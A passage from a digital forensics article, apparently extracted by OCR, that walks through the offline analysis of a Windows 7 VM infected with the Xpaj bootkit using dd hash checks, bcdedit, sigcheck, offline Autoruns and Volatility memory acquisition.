lollo@tank:~/Documents/workdir$ dd if=win7.xpaj.infected skip=37746687 count=1 bs=512 | md5sum
1+0 records in
1+0 records out
512 bytes (512 B) copied, 5.9798e-05 s, 8.6 MB/s
abefc217bdb7a4f976b84f26a1e45778  -
lollo@tank:~/Documents/workdir$ dd if=win7.xpaj.infected skip=2048 count=1 bs=512 | md5sum
1+0 records in
1+0 records out
512 bytes (512 B) copied, 6.2587e-05 s, 8.2 MB/s
abefc217bdb7a4f976b84f26a1e45778  -
lollo@tank:~/Documents/workdir$ dd if=win7.clean.dd skip=2048 count=1 bs=512 | md5sum
1+0 records in
1+0 records out
512 bytes (512 B) copied, 6.099e-05 s, 8.4 MB/s
abefc217bdb7a4f976b84f26a1e45778  -
lollo@tank:~/Documents/workdir$
```

Figure 7. *Hashes comparison of the boot sectors and its backup*

AUDIT THE BOOT MANAGER


At this point of the boot process, the system locates the boot manager which is a file on the file system and that has his configuration written inside the registry. Since Windows Vista the "*bootmgr*" file has replaced his ancestor, "*ntldr*". The new *bootmgr* is a 32-bit PE executable which hosts a small 16-bit stub program which operates in real mode and is responsible to switch the operating system to protected mode. It is stored on the root folder (*C:* in our case), it is named "*bootmgr*" without extension and it stores its configuration in a registry hive (*HKLM\BCD00000000*) which resides in the *C:\Boot\BCD* file. It is possible to audit the configuration in an offline manner with the Windows native utilities. I have mounted the partition of the acquired image of the Windows VM on my Linux machine. The command needs the offset of the system partition which is the number of blocks * the block size: 2048*512 = 1048576. On many Linux distributions, the mount command recognizes the file system type automatically (alternatively it can be specified as a mount option).



```
root@tank:~/Documents/workdir# mkdir /tmp/mountpoint
root@tank:~/Documents/workdir# mount -o offset=1048576,ro,noexec win7.xpaj.infec
ted /tmp/mountpoint/
root@tank:~/Documents/workdir#
```

Figure 8. *System partition mounting*

Inside my Windows Analysis machine, I've mounted the */tmp/mountpoint* as a read-only folder, so I can browse the file system image. I've also mapped the folder as a network drive so I will access it as "*Z:\*" (Figure 9).



Setting	Summary
General	Windows_7_analysis
Power	
Shared Folders	Enabled
VMware Tools	Time sync off
VNC Connections	Disabled
Unity	
Autologin	Not available

Shared Folder Properties - image-fs

Name: image-fs

Host Path: /tmp/mountpoint

Attributes

☑ Enabled

☑ Read-only

Folder Sharing

○ Disabled

● Always enabled

○ Enabled until next power off or suspend

☑ Map as a network drive in Windows guests


Folders

Name	Host Path
☑ image-fs	/tmp/mountpoint

Shared folders expose your files to programs in the virtual machine. This may put your computer and your data at risk. Only enable shared folders if you trust the virtual machine with your data.

Figure 9. *VMware shared folder configuration*


Then, I have copied the "*C:\Boot*" directory from the "*Z:\image-fs*" shared folder on the Desktop of my Windows Analysis machine. Through the `bcdedit` command it is possible to inspect the boot manager configuration, without digging into the registry keys. This is possible through `/store` options which tells to bcdedit which configuration to read (Figure 10).



```
C:\Users\lcantoni\Desktop>bcdedit /store C:\Users\lcantoni\Desktop\Boot\BCD

Windows Boot Manager
--------------------
identificatore          {bootmgr}
device                  partition=C:
description             Windows Boot Manager
locale                  it-IT
inherit                 {globalsettings}
default                 {default}
resumeobject            {19d26bb5-4ddb-11e3-9aa1-bd2c5284fa20}
displayorder            {19d26bb5-4ddb-11e3-9aa1-bd2c5284fa20}
bootsequence            {19d26bb5-4ddb-11e3-9aa1-bd2c5284fa20}
toolsdisplayorder       {memdiag}
timeout                 30

Ripresa da modalità di ibernazione
---------------------
identificatore          {19d26bb5-4ddb-11e3-9aa1-bd2c5284fa20}
device                  partition=C:
path                    \Windows\system32\winresume.exe
description             Windows Resume Application
locale                  it-IT
inherit                 {resumeloadersettings}
filedevice              partition=C:
filepath                \hiberfil.sys
pae                     Yes
```

Figure 10. *The "bcdedit" command*

In order to get a complete view of the bootmgr without the need of command line kung-fu, there is also a GUI-based third party tool (Figure 11): "Visual BCD Editor" (*http://www.boyans.net/*).




Type	Name	Value
0x11000001	ApplicationDevice	\Device\HarddiskVolume1(C:)
0x12000002	ApplicationPath	\Windows\system32\winload.exe
0x12000004	Description	Windows 7
0x12000005	PreferredLocale	it-IT
0x14000006	InheritedObjects	{6efb52bf-1766-41db-a6b3-0ee5eff72bd7}
0x14000008	RecoverySequence	{19d26bb7-4ddb-11e3-9aa1-bd2c5284fa20}
0x16000009	AutoRecoveryEnabled	True
0x21000001	OSDevice	\Device\HarddiskVolume1(C:)
0x22000002	SystemRoot	\Windows
0x23000003	AssociatedResumeObject	{19d26bb5-4ddb-11e3-9aa1-bd2c5284fa20}
0x25000020	NxPolicy	NxPolicyOptIn

Figure 11. *Visual BCD Editor*

The "Loaders" section shows how many loader configurations are present. By default there is the default Windows configuration and its recovery environment. In particular, it can be seen whichexecutablethe boot manager launches. Normally this is the Windows Boot Loader, "*winload.exe*", but it can also be "*winresume.exe*" if the operating system is going to be restored after an hibernation

(Hibernate Resumers section). When a computer gets infected in an early stage of the boot, some operating system protections (e.g.: PatchGuard, Driver Code Signing, etc..) could have been subverted. In presence of the feeling that one of the executable launched by the boot manager has been replaced or backdoored, the Sysinternals `sigcheck` tool comes in handy (*http://technet.microsoft.com/en-us/sysinternals/bb897441.aspx*). Since Windows Vista these executables are digitally signed and can be verified from the Windows analysis machine, after they have been extracted from the infected image (Figure 12).



```
C:\Users\lcantoni>sigcheck winresume.exe

Sigcheck v1.92 - File version and signature viewer
Copyright (C) 2004-2013 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Users\lcantoni\winresume.exe:
        Verified:       Signed
        Signing date:   4:32 PM 11/20/2010
        Publisher:      Microsoft Windows
        Description:    Resume From Hibernate boot application
        Product:        Microsoft« Windows« Operating System
        Version:        6.1.7601.17514
        File version:   6.1.7601.17514 (win7sp1_rtm.101119-1850)

C:\Users\lcantoni>_
```


Figure 12. *Signature checking on a Windows system executable*

COMMON AUTOSTART LOCATIONS

After having executed the boot manager, the boot process continues with the loading of the other Windows components: Windows boot Loader, Kernel, Drivers, Session Manager. However, at this point the analysis can proceed with a powerful tool for autostart locations auditing: Autoruns from Sysinternals (*http://technet.microsoft.com/it-it/sysinternals/bb963902.aspx*). This tool is well known by system administrators when dealing with malware removal. As it can allow inspecting a number of autostart locations, the likelihood that a malware is using one of these is quite high. Usually, autoruns is launched inside a live system and infection traces are searched inside the various tabs that the tool shows.

However as the reader may guess, infections that starts in early stages of the boot renders such tool useless. The presence of a kernel rootkit may subvert the results of some system calls, tricking into what tools which run inside a live system to look for. In addition, some autostart programs can be linked to a specific user account: each users has his *HKCU* registry hive, stored in the *NTUSER.DAT* file inside his profile folder. When launching autoruns on a live system, the tool reads the *HCKU* hive just for the user who has launched the utility and the system administrator must instruct autoruns to inspect each user account by selecting the target user under the "User" tab. It is not uncommon that a malware uses some user-related parts of the system to gain persistence inside it. There can be various reasons for that but definitely one is that writing inside the user-profile requires less privileges.

Basically, if an OS non-admin user account executes malicious code in some way, the malware needs to exploit some vulnerability in order to gain system-wide persistence. Depending on what the malware does, it might be not necessary to have administrative right on the infected machine (or at least, not initially) and so, some autostart traces can remain inside the user profile. Luckily, autoruns can be run in offline mode avoiding rootkit problems and can be used with more than one user profile also in this modality. The drawback is that autoruns needs to access the offline system with read/write privileges. I need to preserve a copy of the original image and mount the "lab" copy in read-write mode. To do so I copied the "*win7.xpaj.infected*" to "*win7.xpaj.infected.lab*" and mounted the new copy in a `/tmp/mountpointrw` directory with the `rw` (read/write) option instead of `ro` (read only). I've then modified the VMware shared folder configuration of the Windows Analysis machine by disabling the "Read Only" option. Inside the analysis machine, after having launched autoruns, I have chosen "File" and then "Analyze Offline System" (Figure 13).




Select the Windows directory of the offline system:

System Root:

User Profile:

Figure 13. *Autoruns offline system analysis*


I have selected the system root which is "*Z:\image-fs\WINDOWS*" and the user-profile which I want to analyze "*Z:\image-fs\Users\lcantoni*". In order to get a complete view of all the executables involved in the boot process, I have also modified some options under "Options", "Filter Options". The most important one is "Verify Code Signatures" which implements the same features of the `sigcheck` tool. I've also chosen to unhide Microsoft entries (Figure 14).



☑ Include empty locations
☐ Show only per-user locations
☑ Verify code signatures
☐ Hide Microsoft entries
☐ Hide Windows entries

Figure 14. *Autoruns filter options*

After have clicked "Rescan", each entry has the word "Verified" if the executable configured for auto-launch has a verified digital certificate (it takes a while). There are many third party applications that don't sign their executables with digital certificates, however, all recent Microsoft applications are signed so this option can be used to verify quickly the integrity of the OS executables involved in some autostart process.



Autorun Entry	Description	Publisher	Image Path	Timestamp
HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls				11/24/2013 9:58 AM
☑ advapi32	Advanced Windows 32 Bas...	(Verified) Microsoft Windows	c:\windows\system32\adv...	11/20/2010 12:54 PM
☑ clbcatq	COM+ Configuration Catalog	(Verified) Microsoft Windows	c:\windows\system32\clbc...	7/14/2009 2:04 AM
☑ COMDLG32	Common Dialogs DLL	(Verified) Microsoft Windows	c:\windows\system32\com...	11/20/2010 12:59 PM
☑ DifxApi	Driver Install Frameworks fo...	(Verified) Microsoft Windows	c:\windows\system32\difxa...	7/14/2009 2:05 AM
☑ gdi32	GDI Client DLL	(Verified) Microsoft Windows	c:\windows\system32\gdi3...	11/20/2010 12:59 PM
☑ IERTUTIL	Run time utility for Internet E...	(Verified) Microsoft Windows	c:\windows\system32\iertut...	5/29/2013 2:33 AM
☑ IMAGEHLP	Windows NT Image Helper	(Verified) Microsoft Windows	c:\windows\system32\imag...	11/20/2010 12:59 PM
☑ IMM32	Multi-User Windows IMM32...	(Verified) Microsoft Windows	c:\windows\system32\imm...	11/20/2010 1:00 PM
☑ kernel32	Windows NT BASE API Cli...	(Verified) Microsoft Windows	c:\windows\system32\kern...	11/20/2010 1:02 PM

Figure 15. *Autostart executable signature verification*


It is not the purpose of the article to show the features of the autoruns program, however I'd like to mention some tabs directly involved in the completion of the boot process:

- Boot Execute: Do you remember that the boot manager locates and start the Windows Loader? This tabs shows the configuration of the executable that the Windows Loaders starts when it has finished his tasks. The session manager (*C:\Windows\system32\smss.exe*) usually executes the disk check utility (*C:\Windows\System32\autochk.exe*) which is defined in the*HKLM\System\CurrentControlSet\Control\Session Manager\BootExecute* registry key. There are also some interesting registry keys in the Session Manager hive which are not shown by autoruns. For instance, *HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\SubSystem\KMod* defines the kernel driver which provides the GUI subsystem (usually *C:\Windows\system32\win32k.sys*).
- Known DLL: This tabs shows the configuration of the *HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls* registry subkeys. All these subkeys define the full path of each DLL which implements some user-space functions (the Windows APIs). For instance, the "*kernel32*" key indicates the full path of the kernel32.dll, usually *C:\Windows\system32\kernel32.dll*.
- Drivers and services: This tab shows the kernel drivers and the windows services full paths that are loaded during the boot. Kernel services and "traditional" services are loaded in two different phases. The first, immediately after the kernel, the last in the session 0 of the Session Manager.

In any case, all the tabs that autoruns shows contain executables or DLLs which are loaded during the system start (as the one mentioned above) or the user login, when the user do something, such as opening Internet Explorer (the Internet Explorer tab shows the Browser Helper Objects configuration), or when the system clock reaches a certain time (Scheduled Tasks). Some tabs contain some configurations which are applied to a specific user-profile, such as Logon, Winlogon, Explorer. Their content may change if another user profile is analyzed. During my experiment with Xpaj, autoruns was completely useless. All the entries are verified and apparently there are no other traces of the malware inside the file system. As demonstrated in the bootkit malware analysis (*http://labs.bitdefender.com/2012/04/xpaj-the-bootkit-edition/*), there are no other traces than the one shown at the start of this article with the analysis of the MBR. After having been loaded, the bootkit code waits for the kernel to start and then accomplishes its task by hooking kernel functions and installing itself directly in the operating system memory. This could be detected through a memory forensics that is not in the scope of this article; it has been already demonstrated how it is possibile to detect the bootkit infection by auditing the MBR. The malware analysis report also shows that the bootkit is able to hook `NtReadFile()` and `NtWriteFile()` functions in order to subvert the results of an access to the disk sectors reserved to the MBR and those where the bootkit code relies: obviously this may influence the investigation depending on how the infected disk has been acquired (I have done this in offline mode to avoid this kind of problems).

BOOTKIT HOOKS MEMORY ANALYSIS

In order to confirm that the analyzed sample is effectively hooking the `NtReadFile()` and `NtWriteFile()` there's the need to explore some kernel address space and objects that can be inspected easily with a memory analysis. First, I need to acquire the RAM and I have chosen to do this by pausing the infected virtual machine and then taking the .vmem file inside the VM directory, as shown in Figure 16.




```
root@tank:~/vmware/Windows_7_malware# ls
caches         Windows_7_test-a3d899e7.vmem   Windows_7_test.vmx
vmware-0.log   Windows_7_test-a3d899e7.vmss   Windows_7_test.vmxf
vmware-1.log   Windows_7_test.nvram           Windows_7_test.vmx.lck
vmware-2.log   Windows_7_test.vmdk
vmware.log     Windows_7_test.vmsd
root@tank:~/vmware/Windows_7_malware#
```

Figure 16. *RAM acquisition of the infected virtual machine*

There are two main reasons why I have chosen this method. First I'm working in a test environment with a virtualization technology and there's no need to keep the machine online for production reasons. Second, as I have a kernel rootkit I can't say if it is capable to fool my acquisition tool or not. In this case, acquiring the memory at the hypervisor level is more reliable even if the rootkit can theoretically escape the virtual machine by exploting vulnerabilities in the hypervisor, if they are present (it is however more difficult as it requires a second privilege escalation from kernel to hypervisor).


Before starting the analysis I've verified that the .vmem file is correctly parsed by volatility (*https://code.google.com/p/volatility/*). As shown in Figure 17, the profile is correctly guessed (I'm using the development version of the tool)



```
root@tank:~/Documents/workdir/volatility-read-only# python vol.py -f ../Windows_
7_test-a3d899e7.vmem imageinfo
Volatility Foundation Volatility Framework 2.3.1
*** Failed to import volatility.plugins.addrspaces.legacyintel (AttributeError:
'module' object has no attribute 'AbstractWritablePagedMemory')
Determining profile based on KDBG search...


          Suggested Profile(s) : Win7SP0x86, Win7SP1x86
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (/home/lollo/Documents/workdir
/Windows_7_test-a3d899e7.vmem)
                      PAE type : PAE
                           DTB : 0x185000L
                          KDBG : 0x82971c28
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0x82972c00
             KUSER_SHARED_DATA : 0xffdf0000
           Image date and time : 2013-12-22 10:47:20 UTC+0000
     Image local date and time : 2013-12-22 11:47:20 +0100
```

Figure 17. *RAM acquisition of the infected virtual machine*

